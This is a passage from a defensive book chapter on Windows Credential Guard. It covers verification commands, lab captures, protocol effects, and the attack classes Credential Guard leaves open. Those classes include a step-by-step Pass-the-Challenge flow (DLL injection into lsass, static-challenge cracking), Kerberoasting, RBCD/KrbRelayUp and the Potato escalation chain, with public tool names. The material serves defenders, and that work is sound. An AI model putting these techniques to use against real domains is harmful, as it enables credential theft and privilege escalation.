Microsoft's Credential Guard overview page [87] is precise about scope: Windows 11 22H2 and later (Enterprise, Education), Windows Server 2025, domain-joined non-DC, hardware-eligible (Hyper-V Generation 2 VM with IOMMU on virtual hardware; UEFI Secure Boot and virtualization extensions required on physical hardware, with a TPM (1.2 or 2.0) and IOMMU recommended for additional protection). Pro and Pro Education hold the license entitlement only via the Enterprise-to-Pro carry-over case. The default-on policy ships "without UEFI Lock" [87], which is a deliberate trade-off.

§ **aside** "Without UEFI Lock" means an administrator can disable Credential Guard remotely (via Group Policy, Intune, or a registry change) without first sending someone to the box's UEFI menu. The trade-off: an attacker who has already obtained the level of privilege required to write the registry can also undo the same setting. Microsoft chose remote-disable convenience over the in-principle attacker-disable hardening because compatibility incidents (a rolled-out third-party SSP that breaks under CG) are an operational reality, and not being able to disable the feature remotely turns an SSP regression into a desk-side support ticket. The overview page [87] documents the rationale verbatim.

The three supported verification surfaces

Microsoft's configuration guide [664] names three supported ways to verify Credential Guard is running, and explicitly disrecommends a fourth:

1. `msinfo32`: opens the System Information UI; the line "Virtualization-based Security Services Running" includes "Credential Guard" when the trustlet is up.
2. **PowerShell** `Get-CimInstance Win32_DeviceGuard`: returns a `SecurityServicesRunning` array of service identifiers, not a bitmask.
3. **WinInit Event ID 13** in the System log: "Credential Guard (LsaIso.exe) was started and will protect LSA credentials." [664]

The disrecommended approach is "look for `LsaIso.exe` in Task Manager." Microsoft's words: "Checking Task Manager if LsaIso.exe is running isn't a recommended method for determining whether Credential Guard is running." [664] Task Manager is a weak administrative signal because it runs in VTL0 and queries ordinary process enumeration. The three supported surfaces are better configuration and health checks, but they are not remote attestation and should not be treated as tamper-proof forensic proof after a SYSTEM or kernel compromise.

▪ **note — Verifying Credential Guard is actually running** Use the supported surfaces, not Task Manager. The PowerShell one-liner is `(Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard).SecurityServicesRunning`. The returned `uint32[]` array contains `1` when Credential Guard is running; `2` denotes Hypervisor-Enforced Code Integrity (HVCI) per the broader `Win32_DeviceGuard` schema [680]. The corresponding WinInit Event IDs are 13 (Credential Guard started), 14 (configuration loaded), 15 (warning: secure kernel not running), 16 (failed to launch), and 17 (UEFI configuration error), per the configuration guide [664].

Read the PowerShell value as an array of service IDs. `1` means Credential Guard; `2` means Hypervisor-enforced Code Integrity; `3` means System Guard Secure

Launch; `4` means SMM Firmware Measurement; `5` and `6` are kernel-mode hardware-enforced stack protection in enforce and audit modes; `7` is Hypervisor-Enforced Paging Translation. MBEC is not part of this array at all: it is a CPU capability advertised in the separate `AvailableSecurityProperties` array. A healthy default-on endpoint commonly reports `[1, 2]`, which should be read as "Credential Guard and HVCI are running," not as a bitwise sum.

Proof on a live machine

The claims above are architecture; a Reasoner should not take them on faith. The following are verbatim captures from our lab VM, each tagged and hash-stamped. The build gate re-hashes every block against the capture manifest, so these bytes cannot have been edited to fit the prose.

First, that Virtualization-Based Security is actually running and Credential Guard is one of the services it hosts:

CAPTURED . explab-win · Win11 25H2 (build 26200) · 2026-06-07T05:30:49Z

probe `Win32_DeviceGuard` (WMI/CIM) · sha256 `c17d18ef37ab…`

sha256 `c17d18ef 37ab6963 c272fdbe faf8bd39 dd22ebcd c9de606d 03beade4 428bde98`

verified

```
VirtualizationBasedSecurityStatus = 2  # Running
SecurityServicesConfigured        = CredentialGuard,
  HypervisorEnforcedCodeIntegrity
SecurityServicesRunning           = CredentialGuard,
  HypervisorEnforcedCodeIntegrity
LsaIso_process_present = True
LsaIso_pid             = 1008
Scenarios\CredentialGuard\Enabled = 1
```

reproduce `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard | Format-List *`

`VirtualizationBasedSecurityStatus = 2` is the hypervisor reporting VBS *running*, not just configured. `SecurityServicesRunning` is a `uint32[]` **array** (not a bitmask) whose presence of `CredentialGuard` is what the supported verification surfaces ultimately read. (A raw `Get-CimInstance` returns these enum codes as integers, e.g. `{1, 2}` for Credential Guard and HVCI; the capture maps them to names for readability.) And

`LsaIso_process_present = True` with a live PID is the trustlet itself, the process whose pages VTL0 cannot map.

Second, the agent/trustlet split as two distinct, co-resident processes:

CAPTURED `.explab-win` · Win11 25H2 (build 26200) · 2026-06-07T05:30:49Z

probe `process + LSA isolation state · sha256` `51e0a94ad87a…`

sha256 `51e0a94a d87a8a8b 465ac5ef 7c9d1603 8ac9cc68 cdfbd121 647ba3b4 a87a672d`

verified

```
pid             = 1016
CredentialGuard_running = True
LsaIso_trustlet_present = True
LsaIso_pid              = 1008   # secrets live here, isolated
  from lsass in VTL1
SecureSystem_present    = True   # the secure kernel host process
```

reproduce `Get-Process lsass,LsaIso,SecureSystem; (Get-CimInstance Win32_DeviceGuard …).SecurityServicesRunning`

Read this as a Reasoner: `lsass.exe` (pid 1016) is the agent you *can* reach; `LsaIso.exe` (pid 1008) is the vault you *cannot*; `SecureSystem` is the VTL1 host that mediates between them.

Third, the on-box configuration sentinels that say this state is policy, not accident:

CAPTURED `.explab-win` · Win11 25H2 (build 26200) · 2026-06-07T05:30:49Z

probe `LSA configuration registry · sha256` `1e09245b5c84…`

sha256 `1e09245b 5c8408b9 77eec9b5 fae6c897 cbf0887a 0b649239 3244533a 311fc74a`

verified

```
LsaCfgFlags (Cred Guard) = 2
RunAsPPL (LSASS protected process) = 2
CachedLogonsCount   = 10  # # of cached domain logons
```

reproduce `LsaCfgFlags`/`RunAsPPL` `from` `HKLM:\SYSTEM\CurrentControlSet\Control\Lsa`; `CachedLogonsCount` `from` `HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`

`LsaCfgFlags = 2` is the policy register's own read-back: Credential Guard **enabled, without UEFI lock**. `RunAsPPL = 2` carries the *same* scheme (`1` = enabled with UEFI

lock, 2 = without), but it is a **different feature**, and conflating them is the most common architectural error in defensive reviews:

> ⚠ **CAUTION** **PPL is not Credential Guard.** `RunAsPPL` keeps `lsass.exe` wrapped as a Protected Process Light *inside the same NT kernel an attacker is trying to subvert*; it is bypassable from kernel via a signed-but-vulnerable driver (Delpy's own `mimidrv.sys`) and was bypassable from userland via PPLdump until 2022. Credential Guard moves the secret across a TCB boundary an NT-kernel attacker cannot cross. Both should be on; neither replaces the other.
>
> **Honest labeling.** These captures are ✓ from a *single lab VM* with Credential Guard explicitly enabled, not a claim about your fleet's default-on state, and not physical silicon (the vTPM under this VM is host-provided; see Part I's ◐/○ discussion). What they prove is narrow and real: *when Credential Guard is running, this is the exact runtime and configuration shape you can verify*. And the PID-presence lines, useful for confirming a known-good lab baseline, are exactly the ones this chapter tells you *not* to trust in adversarial conditions.

What changes for the protocols

When Credential Guard is enabled, four SSPs lose the ability to use signed-in credentials: "NTLMv1, MS-CHAPv2, Digest, and CredSSP can't use the signed-in credentials" [311]. For NTLMv1 and Digest the practical effect is small (NTLMv1 is end-of-life: see The Death of NTLM chapter (Chapter 16); Digest is essentially unused outside legacy HTTP digest authentication). For MS-CHAPv2 and CredSSP the effect is real: any single-sign-on path that depended on those protocols breaks with Credential Guard on. The considerations page [681] calls out PEAP-MSCHAPv2 / EAP-MSCHAPv2 WiFi and VPN configurations explicitly: "If you're using WiFi and VPN endpoints that are based on MS-CHAPv2, they're subject to similar attacks as for NTLMv1." [681] The recommended remediation is to migrate the endpoints to PEAP-TLS / EAP-TLS (certificate-based authentication).

For Kerberos, Credential Guard "doesn't allow unconstrained Kerberos delegation or DES encryption, not only for signed-in credentials, but also prompted or saved credentials" [311]. Constrained Delegation and Resource-Based Constrained Delegation continue to work. Credential Guard itself does not make the estate AES-only; RC4 is handled by Kerberos policy and account configuration, while Protected Users is the feature in this chapter that forbids RC4 for its members [672].

What doesn't change

The agent surface still exposes every SSP that loads inside `lsass.exe`. The trustlet isolates the secret the SSP uses; it does not isolate the *parser* that the SSP runs against an attacker-controlled wire format. A bug in `msv1_0.dll`'s NTLM parser is exactly as exploitable on a 2026 Credential-Guard-on box as it was on a 2015 Credential-Guard-off box. The trustlet does not guard the agent; the trustlet guards the key.

> ◆ **DEFINITION — HVCI (Hypervisor-Enforced Code Integrity)** A VBS-based feature that uses the hypervisor's SLAT enforcement to ensure that any kernel-mode page that is executable is also signed and immutable, and any writable kernel-mode page is non-executable. HVCI enforces signed, immutable executable kernel pages and blocks unsigned kernel-code paths, but BYOVD is specifically the signed-but-vulnerable-driver case; that residual belongs to the vulnerable-driver blocklist and driver hygiene, not HVCI alone. HVCI is orthogonal to Credential Guard; the overview page [87] recommends running both.

Credential Guard is on; the surface is documented; the verification is one PowerShell line. So what other things claim to "protect LSASS," and how do they fit together with Credential Guard?

The other things that "protect LSASS"

Six other things in the Microsoft security stack get called "LSASS protection" in someone's marketing. None of them is a substitute for Credential Guard. Most of them are complements. The difference matters because the choice between them is not a choice; the answer is *all of them, layered*.

Feature	Enforcement TCB	Attacker bar to defeat	Residual class it leaves open
LSA Protection (`RunAsPPL`)	NT kernel (signer-level lattice)	Signed kernel driver (BYOVD via `mimidrv.sys` [328]); userland on legacy via PPLdump [449]	Trustlet RPC outputs; non-LSA process credentials
Credential Guard / `LsaIso.exe`	Hypervisor + Secure Kernel + VTL1 trustlet	Hypervisor escape; VTL1 code-execution bug	Pass-the-Challenge [677] credential *use*; tokens; supplied creds

Feature	Enforcement TCB	Attacker bar to defeat	Residual class it leaves open
HVCI / Memory Integrity	Hypervisor-enforced kernel page W^X	Signed-and-vulnerable driver; vulnerable-driver blocklist gap	Kernel-mode logic bugs in signed drivers
Defender for Identity LSASS read-monitoring [682]	Behavioral detection (no TCB)	Stealth tradecraft that does not trip the canonical signatures	Anything not yet patterned
Hello for Business	Per-device TPM-bound asymmetric key (no shared secret on the wire)	TPM compromise; on-device keylogger before sign-in	Not a substitute: it reduces password replay; PRT storage/use details belong to the cloud-token path
Restricted Admin / Protected Users	Protocol-level credential-delegation suppression	Per-protocol; does not move where the secret lives	Everything Credential Guard already covers, plus the four-hour TGT cap

LSA Protection's kernel-driver-loader bypass class is closed by HVCI for unsigned drivers but not for signed-and-vulnerable ones. Defender for Identity is a detection layer, not a TCB boundary. The Windows Hello chapter (Chapter 20) develops Hello for Business, which replaces the password with a TPM-bound asymmetric key [253]: the Hello for Business overview [253] row in the Security comparison table reads "It uses **key-based** or **certificate-based** authentication. There's no symmetric secret (password) which can be stolen from a server or phished from a user and used remotely." The Microsoft Entra ID Primary Refresh Token (PRT) inside `cloudap.dll` is the cloud-joined analog of the on-prem identity problem: Microsoft documents device/TPM binding for PRT protection [683], while this chapter should not imply that the PRT itself is necessarily in `LsaIso.exe` custody. Restricted Admin and Protected Users [672] suppress credential delegation at the protocol layer; on a Credential-Guard-on box they are *additionally* effective because they remove the prompt path, but they are not a substitute for the storage-isolation primitive.

§ **ASIDE — CROSS-OS COMPARISON** The structural model differs in interesting ways across general-purpose desktop operating systems. macOS uses the Apple Secure Enclave [62]: a separate coprocessor "isolated from the main processor" running an Apple-customized L4 microkernel, with its own attestation chain and a constrained API surface that does not require a "secure call" from the application processor to be tunnelled through a trusted broker. Linux

deployments commonly rely on Kerberos credential caches and user-session secret stores (for example SSSD KCM [684], GNOME Keyring, or KWallet). Those components improve containment and usability, but they are not the same architectural claim as Windows' VTL1 isolated LSA; the exact dump path is distribution- and desktop-stack-specific. ChromeOS uses cryptohome [685] plus per-user U2F keys, structurally close to the Hello-for-Business model. Windows is the only general-purpose desktop OS that combines a TPM-bound long-term key (Hello), a hypervisor-isolated derived-secret store (Credential Guard / LsaIso), and a behavioral detection layer (Defender for Identity). It is also the only one that accumulated the largest deployed base of password-equivalent secrets in process memory before it found the architectural answer.

Credential Guard closes the storage class. Layering closes the adjacent classes. But there are residual classes the layers cannot close: things Credential Guard was never going to close, by documented design.

What Credential Guard was never going to close

Microsoft's own *How Credential Guard works* [311] page lists what Credential Guard *does not* protect, in plain English. Each class has a publicly disclosed worked example. Each worked example is in 2026 production attacker tradecraft. This is the honest accounting.

Pass-the-Challenge: the trustlet's RPC output as the new attack surface


On December 26, 2022, Oliver Lyak published Pass-the-Challenge [677]. The technique is exactly the lesson of the agent/trustlet split: the trustlet's pages are unreadable, but the trustlet's RPC output is exactly the response the attacker wants, and the attacker can ask for it.

The attack flow, end to end:

1. The attacker has SYSTEM and `SeDebugPrivilege` on a Credential-Guard-on box (the pre-trustlet bypass paths still apply for getting to that point; Credential Guard does not change them).
2. The attacker injects a security-package DLL named `SecurityPackage.dll` (per the PassTheChallenge tool's source [667]) into `lsass.exe`. Inside `lsass.exe`, that DLL inherits the established ALPC channel to the trustlet, because it is now part of the agent.

3. The attacker uses the Pypykatz fork [686] to extract the per-logon `Context Handle` and `Proxy Info` from the `[LSA Isolated Data]` block of an existing user session.
4. The attacker uses the established agent/trustlet route to run the `nthash` operation, supplying the `Context Handle`, `Proxy Info`, encrypted blob, and "the static challenge `1122334455667788`" when no server challenge is provided [667].
5. The trustlet faithfully returns the NTLMv1 response. No memory of the trustlet is read. No bug in the trustlet is exploited. The trustlet does what it was built to do.
6. The attacker submits the response to `crack.sh`; the PassTheChallenge README describes this as the easy path for recovering the NTLM hash from the generated NTLMv1 response and says to wait around 30 seconds for the result [667].

There is also a v2-shaped path in the public tooling: the README exposes a `challenge` command to calculate an NTLMv2 response using encrypted credentials [667]. The broader AD CS relay chain is described in Lyak's article [677], but the load-bearing claim for this chapter is narrower and README-verifiable: the trustlet can be asked for derived NTLM output without exporting the NTOWF.



The trustlet is faithful — no page was read, no bug was used. Its RPC output is the new attack surface.

Figure 15.6: The Pass-the-Challenge attack flow. The trustlet is faithful (no page is read and no bug is exploited) but its RPC output is exactly the NTLMv1 response the attacker asked for, and crack.sh recovers the NT hash in ≈30 seconds.

Microsoft’s response landed in two phases. First, Microsoft removed the NTLMv1 protocol in Windows 11 24H2 / Server 2025 (the subject of The Death of NTLM chapter, Chapter 16), which removes the `crack.sh` rainbow-table leg specifically. Second, Microsoft is tightening the remaining NTLMv1-derived SSO paths through

the `BlockNtlmv1SSO` audit/enforce rollout; the support note says these changes do not apply when Credential Guard is enabled because Credential Guard already provides the broader protection [687]. The *class*, "use the trustlet to mint derived material", remains structural to the agent / trustlet split, because closing it requires removing either the agent's ability to call the trustlet (which would defeat single-sign-on) or the attacker's ability to compromise the agent (which is the point of every other layer in the stack).

§ **ASIDE — WHY THE AGENT / TRUSTLET SPLIT HAS A USE SURFACE** Pass-the-Challenge is not a Microsoft bug. It is a class property of any agent / trustlet split where the agent owns the protocol code. If `lsass.exe` could not call the trustlet, the trustlet would be useless: there would be no path from the wire challenge to a response. If `lsass.exe` *can* call the trustlet, then an attacker who compromises `lsass.exe` can call it too. Closing this gap structurally requires rewriting the SSP loading model so that protocol code, too, runs inside the trustlet, which would put parsers for arbitrary attacker-controlled wire formats inside VTL1 and dramatically expand the trustlet TCB. Microsoft has not announced an intent to do that. The honest read of the architecture is that the storage surface is closed and the use surface is structurally open.

Credential *use* without theft

Three named techniques in 2026 production tradecraft do not require reading the memory of any Credential-Guard-protected machine. They request derived material from the network and do offline cryptography on the response.

Kerberoasting. Tim Medin disclosed Kerberoasting at DerbyCon 4 in September 2014 [688] under the talk title *Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades*. The mechanism, per the MITRE ATT&CK technique page [689]: any authenticated domain user requests a TGS-REP ticket for any registered Service Principal Name. "Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials." [689] The ticket arrives on the attacker's machine; the cracking happens on the attacker's GPUs; no memory of any Credential-Guard-protected box is ever read.

◆ **DEFINITION — KERBEROASTING** The class of attack in which any authenticated domain user requests a Kerberos TGS-REP ticket for any registered Service Principal Name and submits the encrypted portion of the

response to offline cracking, recovering the service-account password if it is weak. Documented as MITRE ATT&CK T1558.003 [689]. Kerberoasting reads no memory of the targeted host; it consumes only network responses to entirely-legitimate Kerberos requests.

AS-REP Roasting. The same class for accounts with `DONT_REQ_PREAUTH` set [690]: the attacker requests a Kerberos AS-REP without sending preauthentication, the KDC returns a ticket portion encrypted with the user's long-term key, and the attacker cracks offline.

Resource-Based Constrained Delegation (RBCD). Originally described by Elad Shamir in *Wagging the Dog* (January 2019) [691] refined by James Forshaw's "Exploiting RBCD using a normal user" (May 2022) [692] turned into a turnkey LPE by Dec0ne's KrbRelayUp (2022) [693], which the README describes, accurately, as "essentially a universal no-fix local privilege escalation in windows domain environments where LDAP signing is not enforced (the default settings)." [693] The attack abuses the `msDS-AllowedToActOnBehalfOfOtherIdentity` LDAP attribute: if the attacker can write that attribute on a target computer object, they can mint a Kerberos service ticket *as anyone* against the target. Forshaw's 2022 contribution removed the precondition that the attacker must control a computer account (it used to require a `MachineAccountQuota`-bypass); after Forshaw, *any* authenticated domain user with write access to the attribute is enough.

◆ **DEFINITION — Resource-Based Constrained Delegation (RBCD)** A Kerberos delegation feature in which the resource (server) lists which principals are allowed to delegate to it via the `msDS-AllowedToActOnBehalfOfOtherIdentity` LDAP attribute on the resource's computer object. RBCD enables S4U2Self and S4U2Proxy chains where the configured principal can request a service ticket *as any user* against the resource, including Domain Administrators. The Microsoft constrained-delegation overview documents the resource-owned delegation model and S4U2Proxy extension [694], and the schema reference names `msDS-AllowedToActOnBehalfOfOtherIdentity` as the access-check attribute [695] abuse is documented in Wagging the Dog [691], refined in tiraniddo.dev [692], and weaponised in KrbRelayUp [693].

The SeImpersonatePrivilege Potato chain

The Potato family is a chain of escalations from a low-privilege service user (anyone with `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege`) to NT AUTHORITY: coerce an inbound SYSTEM authentication to a local listener, impersonate

the resulting token, and `CreateProcessWithToken` finishes the job. The `breenmachine` Hot Potato writeup is verbatim: "Hot Potato (aka: Potato) takes advantage of known issues in Windows to gain local privilege escalation in default configurations, namely NTLM relay (specifically HTTP→SMB relay) and NBNS spoofing." [696] The full lineage (Hot, Rotten, Juicy, PrintSpoofer, RoguePotato, GodPotato) and the `SeImpersonatePrivilege` primitive it abuses are developed in The SeImpersonate Primitive chapter (Chapter 24); each link survives because it abuses a Windows feature (DCOM marshalling, RPC, named-pipe impersonation, the Print Spooler) with a legitimate use Microsoft cannot remove. The load-bearing fact here is the boundary it crosses: the Potato chain exploits *tokens*, not credentials. Credential Guard does not protect tokens; Credential Guard protects credentials.

Plaintext-secret protocols and supplied credentials

"When Credential Guard is enabled, NTLMv1, MS-CHAPv2, Digest, and CredSSP can't use the signed-in credentials" [311], but they *can* still be used with prompted or saved credentials. In every such case the cleartext password (or a symmetric secret derived from it) is supplied to `lsass.exe` from outside the trustlet, so the trustlet has nothing to protect at the moment of use.

The considerations page [681] names PEAP-MSCHAPv2 / EAP-MSCHAPv2 WiFi and VPN configurations as the most consequential remaining surface in 2026: a corporate WiFi or VPN endpoint that authenticates users with MS-CHAPv2 still cracks under the same offline tradecraft as the original NTLMv1 attacks, because the protocol itself uses MD4 + DES against the user's NT hash. The recommendation: "organizations move away from passwords to other authentication methods, such as Windows Hello for Business, FIDO 2 security keys, or smart cards" [681], or migrate the WiFi / VPN endpoint to certificate-based PEAP-TLS / EAP-TLS.

Out-of-LSA credential storage

Four storage locations are out of scope for Credential Guard by Microsoft's own design:

- **Generic Credential Manager entries.** Web passwords, browser-stored credentials, the Windows Credential Manager's "Web Credentials" tab. "Generic credentials, such as user names and passwords that you use to sign in websites, aren't protected since the applications require your clear-text password." [681]

- **Non-Microsoft Security Support Providers.** "Some non-Microsoft Security Support Providers (SSPs and APs) might not be compatible with Credential Guard because it doesn't allow non-Microsoft SSPs to ask for password hashes from LSA.... For example, using the KerbQuerySupplementalCredentialsMessage API isn't supported." [681] Third-party SSPs that depend on hash retrieval through that API simply break under Credential Guard.
- **The Active Directory database on domain controllers.** "Credential Guard doesn't protect the Active Directory database running on Windows Server domain controllers." [311] The most-attacked LSASS on the network (`lsass.exe` on the domain controller, holding `NTDS.dit` and the `krbtgt` long-term key) is explicitly out of Credential Guard's scope. Microsoft's stated rationale is that domain controllers do not benefit from the same isolation, because the entire AD database is, by design, available to the LSA process on a DC.
- **Credential-input pipelines such as Remote Desktop Gateway and Just-In-Time admin access tooling**, where the typed cleartext is supplied to `lsass.exe` over an inbound network protocol and is in clear at the moment of arrival.

> ❝ QUOTED SOURCE Doesn't prevent an attacker with malware on the PC from using the privileges associated with any credential. We recommend using dedicated PCs for high value accounts. (Microsoft Learn, *How Credential Guard works* [311])




Figure 15.7: The four-class residual taxonomy Credential Guard was never going to close: credential use (not theft), tickets already in lsass, token attacks, and off-box replay, each routed to the chapter that owns it.

▸ **KEY IDEA** The trustlet is the storage layer; the agent is the use layer; an attacker who controls the agent can request derived material the trustlet was never going to refuse. This is the structural reason Credential Guard was never going to close the use surface.

The documented residual classes and their worked examples explain the current boundary. What is *not yet* documented (the open problems where the research is still in progress) is what remains.

> **The Reasoner's one-line model.** *Credential Guard moves the long-term key out of reach; it does not move the key's* ***usefulness*** *out of reach.* Storage is closed; **use** is

> structurally open. Every residual is a use, a token, a ticket, or a store Credential Guard never claimed.

Open problems

Five things the Credential Guard architecture has not yet closed. One of them is structural; four are deployment frontiers.

Trustlet IUM API surface fuzzing. Pass-the-Challenge proved one corner of the agent-callable RPC surface remains usable by an attacker who controls the agent: the static `1122334455667788` challenge path produced crackable NTLMv1-derived material in the public workflow [667]. A systematic public audit of the IUM API entry points has not been published. A blue-team-friendly fuzzer that exercises the channel from a controlled VTL0 agent against a controlled VTL1 target is on the public to-do list of several research groups.

Domain-controller LSASS / `NTDS.dit` / `krbtgt` protection. Microsoft documents the DC carve-out as out of scope [311]. An architectural fix would require a DC-resident trustlet model that can answer Kerberos AS-REP and TGS-REP queries against the entire `NTDS.dit` without compromising AD replication semantics. That model is not on the public roadmap, and the practical recommendation, the dedicated-Tier-0-PAW model from the *Mitigating Pass-the-Hash* v2 playbook [619], still applies in 2026.

TGT and service-ticket lifetime in `lsass.exe` after the trustlet mints them. Pass-the-Ticket on the agent targets Kerberos service tickets and related per-session material, not the protected TGT. Credential Guard isolates the long-term key and the TGT; Microsoft states the service-ticket limit verbatim: "Kerberos service tickets aren't protected by Credential Guard, but the Kerberos Ticket Granting Ticket (TGT) is protected" [311]. A 2026 attacker with `SeDebugPrivilege` who dumps `lsass.exe` should be modeled as looking for service tickets and access tokens, not the underlying NTOWF or protected TGT.

Pass-the-Cookie / token-lift class against derived material. Microsoft Entra Primary Refresh Token (PRT) session material [683] and application cookies become bearer-token targets until the session ends. Per-token device binding raises the bar (the cookie is bound to a TPM-bound device key, so use of the cookie outside the device is detectable by the cloud), but it does not close the class for an attacker who has on-device persistence and can replay the cookie from the same device.

Compatibility and observability frontier. The third-party SSP / MS-CHAPv2 / CredSSP behavior-change surface keeps showing up in real-estate compatibility reports. Microsoft's *Considerations* page [681] is updated routinely; the practical operational pattern in 2026 is "pilot Credential Guard via Intune on a representative ring for 30 days, harvest the compatibility errors, fix or replace the affected SSPs, then broaden enforcement." That pattern is now well-trodden but the per-estate inventory is real work.

Open problems are interesting; daily practice is more interesting. What does a 2026 administrator, researcher, red-team operator, and detection engineer actually do with Credential Guard?

Residual-control map

Residual	Class	Credential Guard buys you	You still need
Pass-the-Challenge	use	NTLMv1 path closed on 24H2+	disable NTLM; monitor SSP-DLL loads into LSASS
Pass-the-Ticket (service tickets)	ticket	TGT protected; service tickets not protected	short ticket lifetimes where feasible; Protected Users for high-value accounts; 4769/4624 ticket-anomaly hunting
Use without theft (Kerberoast/RBCD)	use	nothing	gMSA / strong SPN passwords; AS-REP/Kerberoast hunting; LDAP signing
Token / Potato	token	nothing	least-privilege service identities; remove `SeImpersonate` where possible
Plaintext protocols	supplied	signed-in creds blocked	migrate Wi-Fi/VPN to EAP-TLS; passwordless
Out-of-LSA storage	store	nothing	vault hardening; FIDO2/passkeys; third-party-SSP inventory
Domain controllers	store	nothing on DCs	Tier-0 isolation; PAWs; `krbtgt` rotation; delegation hygiene

Practical guide

Four audiences; four operational checklists. Each is short because each builds on a section we have already walked.

For an administrator or platform engineer

Verify Credential Guard is running using the three supported surfaces [664]: `(Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard).SecurityServicesRunning` should contain `1`; `msinfo32` should list "Credential Guard" under Virtualization-based Security Services Running; the System event log should show WinInit Event 13. Deploy via Intune Settings Catalog or GPO with "Enabled without lock" [664]. Inventory NTLMv1, MS-CHAPv2, Digest, CredSSP, and non-Microsoft SSP usage *before* enabling, because those are the protocols that will lose SSO under Credential Guard.

> **Lab note. Lab-only: how to verify Credential Guard is currently running.** On a Credential-Guard-on box, the following one-liner returns `True`:
>
> ```
> (Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
>   root\Microsoft\Windows\DeviceGuard).SecurityServicesRunning -
>   contains 1
> ```
>
> The `1` corresponds to Credential Guard in the `SecurityServicesRunning` array [664]. Pair with the System event log filter `EventID=13, Source=Wininit` to confirm the boot-time launch event. Use these to verify, not Task Manager: Microsoft explicitly disrecommends the Task Manager check.

> ▪ **NOTE — Enable Credential Guard before domain join** "Credential Guard should be enabled before a device is joined to a domain or before a domain user signs in for the first time. If Credential Guard is enabled after domain join, the user and device secrets may already be compromised." [664] On a default-on Windows 11 22H2+ deployment this is automatic; on legacy estates being migrated, a re-image or other clean-provisioning path is the safest way to get that guarantee.

For a security researcher

The verifiable trustlet artifacts are: the `.tpolicy` PE section in `LsaIso.exe`; the `s_IumPolicyMetadata` export; the dual-EKU signature with the IUM EKU

